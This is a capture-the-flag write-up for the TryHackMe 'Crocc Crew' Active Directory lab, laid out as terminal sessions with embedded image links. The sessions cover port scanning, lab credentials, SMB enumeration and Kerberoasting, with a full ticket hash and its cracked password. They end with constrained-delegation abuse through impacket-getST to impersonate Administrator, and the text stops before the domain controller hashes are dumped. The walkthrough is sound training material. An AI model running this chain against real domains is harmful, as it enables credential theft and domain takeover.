

Crocc Crew CTF Write-Up:

Start with a rustscan to scan for open ports – I like to start with rust scan because it can scan all tcp ports (0-65535) in less than 10 seconds!




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# rustscan -a 10.10.186.19 --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/root/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.186.19:53
Open 10.10.186.19:88
Open 10.10.186.19:80
Open 10.10.186.19:135
Open 10.10.186.19:139
Open 10.10.186.19:389
Open 10.10.186.19:445
Open 10.10.186.19:464
Open 10.10.186.19:593
Open 10.10.186.19:636
Open 10.10.186.19:3268
Open 10.10.186.19:3269
Open 10.10.186.19:3389
Open 10.10.186.19:9389
```




```
Open 10.10.186.19:49666
Open 10.10.186.19:49669
Open 10.10.186.19:49670
Open 10.10.186.19:49674
Open 10.10.186.19:49673
Open 10.10.186.19:49678
Open 10.10.186.19:49710
Open 10.10.186.19:49884
```


Now with the open port I found I used nmap to further enumerate:



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# nmap -sC -sV -O -T5 -p 53,80,135,139,389,445,464,593,636,3268,3269,3389,9389,49666-49884 -oN nmap 10.10.186.19
```




```
Nmap scan report for 10.10.186.19
Host is up (0.084s latency).
Not shown: 211 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: COOCTUS.CORP0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: COOCTUS.CORP0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: COOCTUS
|   NetBIOS_Domain_Name: COOCTUS
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: COOCTUS.CORP
|   DNS_Computer_Name: DC.COOCTUS.CORP
|   Product_Version: 10.0.17763
|_  System_Time: 2024-07-24T09:11:23+00:00
|_ssl-date: 2024-07-24T09:12:02+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC.COOCTUS.CORP
| Not valid before: 2024-07-23T08:44:12
|_Not valid after:  2025-01-22T08:44:12
```




```
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
49884/tcp open  msrpc         Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (88%)
Aggressive OS guesses: Microsoft Windows Server 2019 (88%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-07-24T09:11:25
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.69 seconds
```

So, first thing is to add the domain to the /etc/hosts file:




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# echo "10.10.186.19    cooctus.corp" >> /etc/hosts

┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.186.19    cooctus.corp
```

I try also to enumerate smb manually but it didn’t work , so I go back to enumerate port 80:




Robots.txt :




```
User-Agent: *
Disallow:
/robots.txt
/db-config.bak
/backdoor.php
```

I check them both and in the backdoor.php there is a terminal but only one command so I find it to be a rabbit hole…




```
CroccCrew >:)
> hello moti
Hello, moti. Wellcome to this terminal.
> █
```

Another thing is the db-config.bak that conatain some credentials but they where not valid:




```
<?php

$servername = "db.cooctus.corp";
$username = "C00ctusAdm1n";
$password = "B4dt0th3b0n3";

// Create connection $conn = new mysqli($servername, $username, $password);

// Check connection if ($conn->connect_error) {
die ("Connection Failed: " .$conn->connect_error);
}

echo "Connected Successfully";

?>
```

So after a lot of time waste, I thought to see what in the logon screen and it reveals a user and password :




So now I have some credentials to work with lets check them with crackmapexec:



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# crackmapexec smb 10.10.186.19 -u 'visitor' -p 'GuestLogin!'
SMB         10.10.186.19    445    DC               [*] Windows 10 / Server 2019 Build 1
SMB         10.10.186.19    445    DC               [+] COOCTUS.CORP\visitor:GuestLogin!
```

Yes! they are valid...


So lets enumerate the share with this credentials:



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# smbclient -L //10.10.186.19 -U visitor
Password for [WORKGROUP\visitor]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Home            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.186.19 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# smbclient //10.10.186.19/Home -U visitor
Password for [WORKGROUP\visitor]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jun  8 15:42:53 2021
                                      D        0  Tue Jun  8 15:42:53 2021
  user.txt                            A       17  Mon Jun  7 23:14:25 2021
```


Found the user flag!

Now let's get a usernames list using crackmapexec (I wrote a python script that use crackmapexec and save the usernames found to a file in the correct format) :



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# python3 smbUsrFileGen.py -u visitor -p GuestLogin! -i 10.10.186.19 -o usernames.txt

[+] Command executed successfully.
Usernames written to usernames.txt

┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# cat usernames.txt
Administrator
Guest
krbtgt
DC$
Visitor
mark
Jeff
Spooks
Steve
Howard
admCroccCrew
Fawaz
karen
cryillic
yumeko
pars
kevin
jon
Varg
evan
Ben
David
password-reset
```


Now using impacket-GetUserSPNs I try to get some users running services :



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# impacket-GetUserSPNs cooctus.corp/visitor:'GuestLogin!' -request -dc-ip 10.10.186.19
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

ServicePrincipalName  Name            MemberOf  PasswordLastSet             LastLogon                   Delegation
────────────────────  ──────────────  ────────  ──────────────────────────  ──────────────────────────  ───────────
HTTP/dc.cooctus.corp  password-reset            2021-06-08 18:00:39.356663  2024-07-24 07:03:21.957721  constrained



[-] CCache file is not found. Skipping ...
$krb5tgs$23$*password-reset$COOCTUS.CORP$cooctus.corp/password-reset*$a1689a7f08aa37cc8855eb1c637b57e2$8c4e82f4a3e87d3cc283033f4d30e356cbf764e3ae9c0525932ad9
35eac778d6b8735bf2ec9777b1d8cf2c5a5c17cca4f03069b8ebe5ee02ff3e3a1f58057185ccd567f2ae1fcb61622b5d07479ff364a88ca1a5130ede7879278c6d2e4b7867ebdd89fa6faa7592435
5cfece7b62bd9fc8eacf2a00699f101578b7938646ef474e86d660ed4d5932fb317f9607a534a7dceadf9ced079fe91619208ae5899092ef4c696be76afbcc5ddd6c2670e63dae46da2f3f06b0fbc
aa8ee8c1aa30caf0949d1aeef62a78bc441c89aed84c969c76f70392fd85ece7f8c4b9fe300b1c0c49a604c03fc4610f8822e5047b1163aecc67d3c4170af60b0b0ef737d2f5d58de3712dd123398
a3799c580d082d146192ae84f4b5f96672a161b95ce626da5aff942688f72f4b891c811fa3fb2fb1f29f11a640f7dc7b923c9e19979a002e474f7fec4a63ba6eee5068b6559ef7ff44daf096287f0
840153c410c4357c2d0bb47856058d601a43356de45603bebecfede0c6e4327a1fd6cc52c4cbc8c0e36ec014e0f101dcccaf7a1095eb43825e2640fd280e1606ab6f0b279d5f28a75799a1ddd9f07
9d77dffb58044c14bd4cd7f5a681c7511b796fd262a9d55f4d1aefdfac418bbc8b45b1f632fbb05fe712fd8bf32733b74be25462286fcf5dbcfae031da27fc976c8a83190a59a5156346fe933e831
489c5fbb560f6625d8b63c857cf29bed7eb1a57f48851103f4cdcd6af87050238bad485b16a8fcc5ff9ff557ead7ec161ceb5de0e88629cc1f921ca3f2dc394b971fa904caecd07d9caa69fed2940
baf22edd94d94f6239fec9720dfdc7e0b04287420a1efa6445f79e289755c9c4cd9009197d73914e44eb9e9105168b65b26e7bd8c47f0ee467b904e064c487775def86a4d8bbf4be4b84f40588860
681fdb0ab589c8bbe8c6c5383afac3201fcb82a4a6380b0ebd21a59e9ba4b80e781436b3f363284c87bf8829307bc855eca2a193f3d8eb8db0f827858baf14bca0e65e1fcbeb2d126239a1f546dcf
9150d07278766f5f23977b23406912eab3c91e6611b478362007d5565cca59b2f8f34369195760f5039781bd07f73af1e1e1749a5682a4819407e88dd73cedf753ebb8dfd957f3e8f57238566d0bf
60b40cf2875bad72f62d7568c4a5eb544f993935019cfc12f48c0077c38fdf59a7f017a6dd4cc2e7a36f5d43b7f93e13f7727da4d369a0f70d2ca4d6a583587d30e98b1702fef4a256c9172e1d03c
48968393964a49e3e150190c6e70d92effc6584b160bd2b9a32167dfb6540290c2a98b0d8beb182cf35a2eb50f5a1c00802873cb4d99593afa4f24e9877557b2939
```


And I got the user password-reset (appear also in the users found earlier) .

Crack it using john:




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CT
└─# john password-reset.hash --show
?:resetpassword

1 password hash cracked, 0 left
```

Now to fully understand the structure and to get more information about the domain I used ldapdomaindump:



```
┌──(root㉿kali)-[~/…/Windows CTFs/waite for poc/CroccCrew/ldapdomaindump]
└─# ldapdomaindump 10.10.186.19 -u 'cooctus.corp\visitor' -p 'GuestLogin!'
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```


It will dump three type of files grep,html and json. I will view the html file called 'domain_users.html' to see if I can find something interesting:



CN	name	SAM Name	Member of groups	Primary group	Created on	Changed on	lastLogon	Flags
reset	reset	password-reset		Domain Users	06/08/21 05:32:40	07/24/24 10:15:37	07/24/24 11:03:21	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD, TRUSTED_TO_AUTH_FOR_DELEGATION
David	David	David		Domain Users	06/08/21 05:20:50	06/08/21 05:20:50	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
Ben	Ben	Ben	MSSQL Admins, File Server Admins, East Coast, VPN Access	Domain Users	06/08/21 05:20:36	06/08/21 05:20:36	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
evan	evan	evan	File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:20:19	06/08/21 05:20:19	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
varg	varg	Varg	File Server Access, West Coast	Domain Users	06/08/21 05:19:30	06/08/21 05:19:30	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
jon	jon	jon	MSSQL Access, File Server Access, East Coast, VPN Access	Domain Users	06/08/21 05:19:12	06/08/21 05:19:12	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD
kevin	kevin	kevin	File Server Access, West Coast, VPN Access	Domain Users	06/08/21 05:18:35	06/08/21 05:18:35	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD

As you can see the user we just compromised have the TRUSTED_TO_AUTH_DELEGATION flag set what mean that maybe I can auth as another user with this account.


To further investigate it I used 'impacket-findDelegation' :



```
┌──(root㉿kali)-[~/…/Windows CTFs/waite for poc/CroccCrew/ldapdomaindump]
└─# impacket-findDelegation -debug COOCTUS.CORP/password-reset:resetpassword -dc-ip 10.10.186.19
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Connecting to 10.10.186.19, port 389, SSL False
[+] Total of records returned 4
AccountName     AccountType  DelegationType                      DelegationRightsTo
──────────────  ───────────  ──────────────────────────────────  ──────────────────────────────────────
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP/COOCTUS.CORP
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC.COOCTUS.CORP/COOCTUS
password-reset  Person       Constrained w/ Protocol Transition  oakley/DC/COOCTUS
```

So I have delegation rights to the Oakley/DC>COOCTUS.CORP which is the name of the domain controller .


And the account is configured with constrained delegation (protocol transition) so I can use 'impacket-getST' to impersonate as another user and get his service ticket:



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# impacket-getST -spn oakley/DC.COOCTUS.CORP -impersonate Administrator "COOCTUS.CORP/password-reset:resetpassword" -dc-ip 10.10.186.19
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@oakley_DC.COOCTUS.CORP@COOCTUS.CORP.ccache
```


Now that I have the administrator ticket I can try load it to memory and use it to dump the hashes from the DC :

Load to KRB5CCNAME variable:




```
